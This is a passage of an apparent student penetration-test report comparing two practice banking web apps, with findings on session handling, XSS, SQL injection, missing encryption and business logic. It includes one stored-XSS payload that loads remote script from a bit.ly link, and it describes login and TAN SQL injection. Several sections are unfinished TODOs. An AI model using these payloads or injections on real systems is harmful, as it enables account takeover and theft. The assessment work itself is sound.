<b>Observation</b>	Only cookies for the PHP session ID were used. This hints at the cookies being rather secure. Using BurpSuite's sequencer we confirm that the entropy is excellent. However, the cookies are sent over an unencrypted connection, which can be exploited with a MitM attack. By stealing the session from a user (admin or not), we would be able to impersonate them and do actions in their name. This compromises the integrity of the application.
<b>Discovery</b>	BurpSuite
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	High
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes, the user has to do any action for which the cookie will be transmitted.
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

## Comparison

Both applications are equally secure/insecure regarding this.



### 4.5.2 Testing for Cookies attributes

#### Online Banking

<b>Observation</b>	Since only the PHP session ID is saved as cookie, no attributes are saved in any cookies. Obviously there's no attack to execute
<b>Discovery</b>	BurpSuite
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	Only cookies for the PHP session ID were used. This hints at the cookies being rather secure. Using BurpSuite's sequencer we confirm that the entropy is excellent. Not attacks are possible at this point.
<b>Discovery</b>	BurpSuite
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

Both applications have no attributes other than the Session ID and are thus secure under this aspect.

### 4.5.3 Testing for Session Fixation

#### Online Banking

<b>Observation</b>	Cookies aren't renewed when logging in. An attacker might create a session and make the user authenticate with it, thus giving the attacker access to the victim's session.
<b>Discovery</b>	Firefox Developer tools
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	Medium
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes, the user has to do any action for which the cookie will be transmitted.
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

### SecureBank

<b>Observation</b>	Cookies aren't renewed when logging in. An attacker might create a session and make the user authenticate with it, thus giving the attacker access to the victim's session.
<b>Discovery</b>	Firefox Developer tools
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	Medium
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes, the user has to do any action for which the cookie will be transmitted.
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

### Comparison

Both applications have the session fixation vulnerability.

#### 4.5.4 Testing for Exposed Session Variables

##### Online Banking

<b>Observation</b>	The cookies are sent over an unencrypted connection. Cookies also aren't renewed when logging in. By using MitM to steal the session from a user (admin or not), we would be able to impersonate them and do actions in their name. This compromises the integrity of the application.
<b>Discovery</b>	BurpSuite
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	High
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes, the user has to do any action for which the cookie will be transmitted.
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

### SecureBank

<b>Observation</b>	The cookies are sent over an unencrypted connection. Cookies also aren't renewed when logging in. By using MitM to steal the session from a user (admin or not), we would be able to impersonate them and do actions in their name. This compromises the integrity of the application.
<b>Discovery</b>	BurpSuite
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	High
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes, the user has to do any action for which the cookie will be transmitted.
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

### Comparison

Both applications are equally insecure regarding this.

#### 4.5.5 Testing for Cross Site Request Forgery

##### Online Banking

<b>Observation</b>	There is no mechanism to prohibit CSRF. GET requests aren't enough, though, since all of the important data is only transmitted via POST requests. By getting our victim to open a malicious web page, that creates a POST request with JS, we would be able to perform actions in their name.
<b>Discovery</b>	Manual test
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

### SecureBank

<b>Observation</b>	There is no mechanism to prohibit CSRF. GET requests aren't enough, though, since all of the important data is only transmitted via POST requests. By getting our victim to open a malicious web page, that creates a POST request with JS, we would be able to perform actions in their name.
<b>Discovery</b>	Manual test
<b>Impact</b>	Medium/High, depending on the victim's privileges
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	Yes
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	High
<b>Availability</b>	None

### Comparison

Both applications are equally insecure regarding this.

#### 4.5.6 Testing for logout functionality

##### Online Banking

<b>Observation</b>	The logout button is easily visible and works as it should: It invalidates the session.
<b>Discovery</b>	Manual test
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	The logout button is easily visible and works as it should: It invalidates the session.
<b>Discovery</b>	Manual test
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

Both applications have a correctly implemented logout function.



#### 4.5.7 Test Session Timeout

##### Online Banking

<b>Observation</b>	The user is automatically logged out after 10 minutes of inactivity.
<b>Discovery</b>	Manual test
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	The user is automatically logged out after TODO minutes of inactivity.
<b>Discovery</b>	Manual test
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

Both applications have a correctly implemented logout function.

#### 4.5.8 Testing for Session puzzling

##### Online Banking

<b>Observation</b>	We found no way to perform Session Puzzling. The same cookie is used for all interactions.
<b>Discovery</b>	Zap, w3af
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	We found no way to perform Session Puzzling. The same cookie is used for all interactions.
<b>Discovery</b>	Zap, w3af
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

Both applications aren't vulnerable to Session puzzling.

## 4.6 Data Validation Testing

### 4.6.1 Testing for Reflected Cross Site Scripting

#### Online Banking

<b>Observation</b>	The only GET parameters are "action" and if logged in as employee, "account". When entering an action name that doesn't exist, the fake name is not displayed in any kind of error message. The same happens if the input account doesn't exist. If the account exists and the username is equal to some XSS attack, that should be considered a stored XSS attack instead. Thus, there's no attack vector for Reflected XSS.
<b>Discovery</b>	w3af (XSS plugin) and manually
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	The only GET parameter is "page". When entering a page name that doesn't exist, the fake name is not displayed in any kind of error message. Thus, there's no attack vector for Reflected XSS.
<b>Discovery</b>	w3af (XSS plugin) and manually
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

Both applications allowed no reflected XSS.



#### 4.6.2 Testing for Stored Cross Site Scripting

##### Online Banking

<b>Observation</b>	Stored XSS can be injected via the username when registering and into the purpose field when making transactions. The email used for registration, however, is checked for validity. User names can't be longer than 32 signs. This is just enough to inject something like <script src=//bit.ly/1MvAdrm>. Users who register after this exploit has been used won't be shown, since the end tag is missing. For the transaction's description there is more space, but an account is needed.
<b>Discovery</b>	TODO
<b>Impact</b>	Using this it's possible to e.g. automatically accept payments of over 10000 as soon as an admin opens the "Approve Transfers" page. Given a user's TAN, it's also possible to transfer their money into one's own account by sending them a manipulated transaction. The manipulated transaction just has to include code that creates a transaction in the victim's name. Furthermore, it's possible to steal sessions or, by injecting fake login forms even credentials of admins. By injecting into the username, the attacker can also auto-accept themselves as real user as soon as an admin opens the "Approve Registrations" tab.
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	N/L: None for the registration XSS, Low user priviledges for XSS in transactions
<b>User Interaction</b>	Yes
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	High
<b>Integrity</b>	High
<b>Availability</b>	Low

## SecureBank

<b>Observation</b>	User names are escaped, so XSS is impossible here. Transaction descriptions, however, still allow XSS. It isn't triggered on the page where transactions will be verified by employees, but by opening the recipient's (or the attacker's) transaction history. This way it's just slightly harder to get the admin's credentials. Getting to the recipient's account is as easy as in Online Banking's app.
<b>Discovery</b>	TODO
<b>Impact</b>	Using this it's possible to e.g. automatically accept payments of over 10000 as soon as an admin opens the "Approve Transfers" page. Given a user's TAN, it's also possible to transfer their money into one's own account by sending them a manipulated transaction. The manipulated transaction just has to include code that creates a transaction in the victim's name. Furthermore, it's possible to steal sessions or, by injecting fake login forms even credentials of admins.
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	normal user priviledges
<b>User Interaction</b>	Yes
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	High
<b>Integrity</b>	High
<b>Availability</b>	None

## Comparison

Both applications allowed for stored XSS, but Online Banking was easier to compromise (no account needed). Our application is the better one in this regard.

### 4.6.3 Testing for HTTP Verb Tampering

#### Online Banking

TODO: what harm does Verb Tampering do?

<b>Observation</b>	When trying all HTTP methods, CONNECT returns "Bad Request", while OPTIONS returns "OK". Otherwise, all methods except GET and POST are not allowed
<b>Discovery</b>	script http_tampering.sh in phase2/scripts/ (from OWASP website)
<b>Impact</b>	The web server might respond in unexpected ways to these methods.
<b>Likelihood</b>	High
<b>Access Vector</b>	HTTP request for CONNECT or OPTIONS
<b>Access Complexity</b>	
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	
<b>Integrity</b>	
<b>Availability</b>	

**SecureBank**

<b>Observation</b>	When trying all HTTP methods, CONNECT returns "Bad Request", while OPTIONS returns "OK". Otherwise, all methods except GET and POST are not allowed
<b>Discovery</b>	script http_tampering.sh in phase2/scripts/ (from OWASP website)
<b>Impact</b>	The web server might respond in unexpected ways to these methods.
<b>Likelihood</b>	
<b>Access Vector</b>	
<b>Access Complexity</b>	
<b>Privileges Required</b>	
<b>User Interaction</b>	
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	
<b>Integrity</b>	
<b>Availability</b>	



#### 4.6.4 Testing for HTTP Parameter pollution

##### Online Banking

<b>Observation</b>	The application behaves as it should, ignoring all but the last parameter with the same name. Trying to e.g. pollute the email during registration with a value that has the wrong format shows "Email is invalid".
<b>Discovery</b>	Manipulated parameters using BurpSuite manually, since HPP apparently can't really be tested using tools (too many false positives)
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	The application behaves as it should, ignoring all but the last parameter with the same name. Trying to e.g. pollute the email during registration registers the user with the last email parameter, if the email hasn't been taken.
<b>Discovery</b>	Manipulated parameters using BurpSuite manually, since HPP apparently can't really be tested using tools (too many false positives)
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

Both apps are protected against HTTP parameter pollution.

#### 4.6.5 Testing for SQL injection

##### Online Banking

<b>Observation</b>	We were able to log into the application as any user without knowing the password and to perform transactions with any unused TAN of any user when uploading a transaction batch file.
<b>Discovery</b>	<p>We used the fuzzer of ZAP on the username field of the login form, with the query parameters <code>username=admin&amp;password=123</code>, where the fuzzing point was at the end of the username. We compared the answers of the server and found that in one case we got redirected to the employee page. We analyzed the login page also using SQLmap, which delivered a similar result. Additionally, we ran SQLmap on the fields of the perform transaction form, it returned that none of the four inputs were exploitable for SQL injection.</p> <p>We tested the fields of the transaction batch form manually by trying some standard SQL injection parts (e.g. ' ; - and " ; -). We noted that the application gives no usual feedback when uploading a transaction file where the username or the comment contains strings that apparently results in a syntactically erroneous SQL query. We continued to determine the table structure using a brute force script which tests for some expectable table and column names, the results can be found below. Finally, we were able to exploit the SQL injection vulnerability in the TAN field to use any unused TAN from any user.</p>
<b>Impact</b>	An attacker can log into any account, of which he knows the username, and perform transactions without knowing valid TANs for that account by uploading a transaction batch file. Furthermore, as an attacker can take over an administrator account, if he knows the username, he has access to all accounts and can change the account balances at will. Also, an attacker can analyze the structure of a database.
<b>Likelihood</b>	High

<b>Login vulnerability</b>	<b>Access Vector</b>	Network
	<b>Access Complexity</b>	Low
	<b>Privileges Required</b>	None
	<b>User Interaction</b>	None
	<b>Scope</b>	Unchanged
	<b>Confidentiality</b>	High
	<b>Integrity</b>	High
	<b>Availability</b>	No Impact

<b>TAN vulnerability</b>	<b>Access Vector</b>	Network
	<b>Access Complexity</b>	Low
	<b>Privileges Required</b>	Low
	<b>User Interaction</b>	None
	<b>Scope</b>	Unchanged
	<b>Confidentiality</b>	High
	<b>Integrity</b>	High
	<b>Availability</b>	No Impact

### Results of the brute-force script

Table payment: id, trancode, payer, receipt, amount, purpose  
 Table user: id, balance, email, username, password, isemployee  
 Table userrequest: id, email, username, password, isemployee  
 Table paymentrequest: id, trancode, payer, receipt, amount, purpose  
 Table trancode: id, clientid

### SecureBank

<b>Observation</b>	No SQL injections found
<b>Discovery</b>	We used the fuzzer of ZAP on the username field of the login form, with the query parameters username=admin@localhost&password=123, where the fuzzing point was at the end of the username. We also analyzed the login page also using SQLmap. Using both methods, we were not able to log in without knowing the password. Additionally, we ran SQLmap on the fields of the registration form and the perform transaction form, it returned that none of the four inputs were exploitable for SQL injection.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

### Comparison

The Online Banking web application is vulnerable to SQL injection at different places, allowing an attacker to take over user accounts and transfer money without knowing any credentials. In the web application of the SecureBank, we were not able to find SQL injection vulnerabilities.

#### **4.6.6 Testing for LDAP Injection**

#### **4.6.7 Testing for ORM Injection**

#### **4.6.8 Testing for XML Injection**

#### **4.6.9 Testing for SSI Injection**

#### **4.6.10 Testing for XPath Injection**

We did not test any of these injection types as it appears that these techniques are not used in any of the two applications. Therefore, we decided to not further investigate in these types of injection.

#### **4.6.11 IMAP/SMTP Injection**

We don't want to attack the used mail servers, since they're probably not part of the programming part. And we don't want to go to prison for trying to hack gmail.

#### 4.6.12 Testing for Code Injection

##### Online Banking

<b>Observation</b>	The only code injection we found is the SQL injection in the uploaded file, as described in 4.6.5. Apart from that nothing was found.
<b>Discovery</b>	Tested the action parameter in the GET requests. Our tools found no Code Injections either.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	No vulnerability found.
<b>Discovery</b>	Tested the page parameter in the GET requests. Our tools found no Code Injections either.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

If we count the SQL injection in the uploaded file to the point about SQL injection, both applications perform the same.

#### 4.6.13 Testing for Command Injection

##### Online Banking

<b>Observation</b>	W3af found two places where it suspected possible command injection via eval(). Both of these places turned out to just be SQL injection again, though. Apart from this we found no command injection.
<b>Discovery</b>	W3af and then manual testing.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### SecureBank

<b>Observation</b>	We found no places where command injection is possible
<b>Discovery</b>	W3AF, ZAP
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

##### Comparison

Both applications allow no command injections (to the OS).

#### 4.6.14 Testing for Buffer overflow

##### Online Banking

<b>Observation</b>	We were able to induce a buffer overflow by putting a string of 258 as into the TAN purpose field of the uploaded transaction batch file, although we could not identify whether this a stack or a heap buffer overflow. We were not able to cause a buffer overflow by using formatting characters.
<b>Discovery</b>	Using the fuzzer of ZAP, we used the jbrofuzz / Buffer Overflows / Long string's of a's fuzzing base on the transaction purpose field of the uploaded transaction batch file. For string smaller with a length smaller than 255 bytes, the transaction gets executed, and for very large strings, the application claims that the file is too large. However, in the other cases, the application gives no feedback, as described in Section 4.6.5. We also tried to cause buffer overflows caused by string format function by including strings like %s into the username or transaction purpose field.
<b>Impact</b>	TODO!
<b>Likelihood</b>	Medium
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	Low
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	No Impact
<b>Integrity</b>	No Impact
<b>Availability</b>	Low



## SecureBank

<b>Observation</b>	We were unable to produce a buffer overflow.
<b>Discovery</b>	We tried to use long strings of as on the username and the description field of the uploaded transaction batch file. However, the file was either rejected with the comment that it does not satisfy the specifications or the transaction was executed. We also tried to cause buffer overflows caused by string format function by including strings like %s into the username or transaction purpose field.
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

## Comparison

TODO!

#### **4.6.15 Testing for incubated vulnerabilities**

TODO!

#### **4.6.16 Testing for HTTP Splitting/Smuggling**

TODO!

## 4.7 Error Handling

### 4.7.1 Analysis of Error Codes

#### Online Banking

<b>Observation</b>	We were not able to get reveal any information about the database, but we were able to get usual error codes of an apache server. The error pages also revealed information about the version, which is 2.2.22 on an Ubuntu server.
<b>Discovery</b>	By using the fuzzer jbrofuzz / SQL Injection / MySQL Injection 101 of ZAP on the purpose field of the online transaction form, we got one response which simply stated Database error, but gave no further information. Using a browser, we requested the page /InternetBanking/foobar/, which returned a 404 error, with further information about the server operating system and the Apache version.
<b>Impact</b>	Using the apache version, an attacker can run known exploits for this specific version.
<b>Likelihood</b>	Medium
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	No Impact
<b>Integrity</b>	No Impact
<b>Availability</b>	No Impact

## SecureBank

<b>Observation</b>	We were not able to get reveal any information about the database, but we were able to get usual error codes of an apache server. The error pages also revealed information about the version, which is 2.2.22 on an Ubuntu server. On the login page, we found an error code if the login was unsuccessful. Apparently, the code is always 1, if the credentials are incorrect.
<b>Discovery</b>	By using the fuzzer jbrofuzz / SQL Injection / MySQL Injection 101 of ZAP on the purpose field of the on-line transaction form, we were not able to produce a databse error. Using a browser, we requested the page /seccoding-2015/foobar/, which returned a 404 error, with further information about the server operating system and the Apache version.
<b>Impact</b>	Using the apache version, an attacker can run known exploits for this specific version.
<b>Likelihood</b>	Medium
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	No Impact
<b>Integrity</b>	No Impact
<b>Availability</b>	No Impact

## Comparison

Although the Online Banking application produces an error message about a database error, they provide the similar information in error messages.

#### **4.7.2 Testing for Stack Traces**

We were not able to produce stack traces in both applications using invalid inputs (e.g. negative numbers), or SQL injection.

## 4.8 Testing for weak Cryptography

### 4.8.1 Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection

#### Online Banking

<b>Observation</b>	We were unable to connect to the application via HTTPS.
<b>Discovery</b>	We tried to access the application via HTTPS on port 443.
<b>Impact</b>	An attacker can retrieve sensitive information by sniffing the network.
<b>Likelihood</b>	High
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Medium
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	High
<b>Integrity</b>	No Impact
<b>Availability</b>	No Impact

### SecureBank

<b>Observation</b>	We were unable to connect to the application via HTTPS.
<b>Discovery</b>	We tried to access the application via HTTPS on port 443.
<b>Impact</b>	An attacker can retrieve sensitive information by sniffing the network.
<b>Likelihood</b>	High
<b>Access Vector</b>	Adjacent Network
<b>Access Complexity</b>	Medium
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	High
<b>Integrity</b>	No Impact
<b>Availability</b>	No Impact

### Comparison

Both applications transport sensitive information about non-encrypted channels.

### **4.8.2 Testing for Padding Oracle**

As there is no transport layer encryption in any of the two applications, we decided to not test for a padding oracle.

### **4.8.3 Testing for Sensitive information sent via unencrypted channels**

All information is sent via an unencrypted channel. See Section 4.8.1



## 4.9 Business Logic Testing

### 4.9.1 Test Business Logic Data Validation

#### Online Banking

<b>Observation</b>	When creating transactions, it's possible to enter negative amounts, which results in gaining money at the "recipient's" cost.
<b>Discovery</b>	Manual testing
<b>Impact</b>	Medium
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	Low
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	No Impact
<b>Integrity</b>	Low
<b>Availability</b>	No Impact

#### SecureBank

<b>Observation</b>	We found no ways to make unreasonable requests, like negative money transactions.
<b>Discovery</b>	Manual testing
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

### **Comparison**

The Online Banking fails here, where our application correctly validates business data.

### 4.9.2 Test Ability to Forge Requests

#### Online Banking

<b>Observation</b>	None of the forms have hidden input fields that save critical information. Editing a user as admin, e.g. has a hidden user ID field. But since admins are allowed to change any user's values, that's no vulnerability.
<b>Discovery</b>	Firefox dev tools
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	There's a hidden input field in the file upload form to limit the file size. But if we go around this by uploading by forging the request and increasing this value, we're still unable to upload files with a size of more than 3000.
<b>Discovery</b>	Firefox dev tools, manual
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

Both applications are secured against forged requests.

### 4.9.3 Test Integrity Checks

#### Online Banking

<b>Observation</b>	No vulnerability found.
<b>Discovery</b>	ZAP
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### SecureBank

<b>Observation</b>	No vulnerability found.
<b>Discovery</b>	ZAP
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### Comparison

Both applications have sufficient integrity checks.

#### 4.9.4 Test for Process Timing

Both

<b>Observation</b>	Apart from blind SQL, this is not applicable, since all actions are done in atomic steps, without locking.
<b>Discovery</b>	n/a
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### 4.9.5 Test Number of Times a Function Can be Used Limits

Both

<b>Observation</b>	There's no benefit for the users when using functions more often. Thus this isn't applicable for either of the apps.
<b>Discovery</b>	n/a
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### 4.9.6 Testing for the Circumvention of Work Flows

Both

<b>Observation</b>	All actions in both apps are atomic, so this doesn't apply.
<b>Discovery</b>	n/a
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

#### 4.9.7 Test Defenses Against Application Mis-use

##### Both

<b>Observation</b>	Defenses Against Application Mis-use aren't part of either of the applications. When sending many malicious requests at once, due to testing, neither of the applications tried to stop us. The same holds true for any attacker who wants to check the apps for vulnerabilities.
<b>Discovery</b>	ZAP, W3AF
<b>Impact</b>	Low
<b>Likelihood</b>	High
<b>Access Vector</b>	Network
<b>Access Complexity</b>	Low
<b>Privileges Required</b>	None
<b>User Interaction</b>	None
<b>Scope</b>	Unchanged
<b>Confidentiality</b>	Low
<b>Integrity</b>	None
<b>Availability</b>	Low



#### 4.9.8 Test Upload of Unexpected File Types

##### Both

<b>Observation</b>	While it's technically possible to upload files for transactions, these files aren't stored (or at least we couldn't find them), so this vulnerability is not applicable.
<b>Discovery</b>	w3af, Zap
<b>Impact</b>	n/a
<b>Likelihood</b>	n/a
<b>CVSS</b>	n/a

TODO!

## 4.10 Client Side Testing

TODO!

# Acronyms

**TUM** Technische Universität München.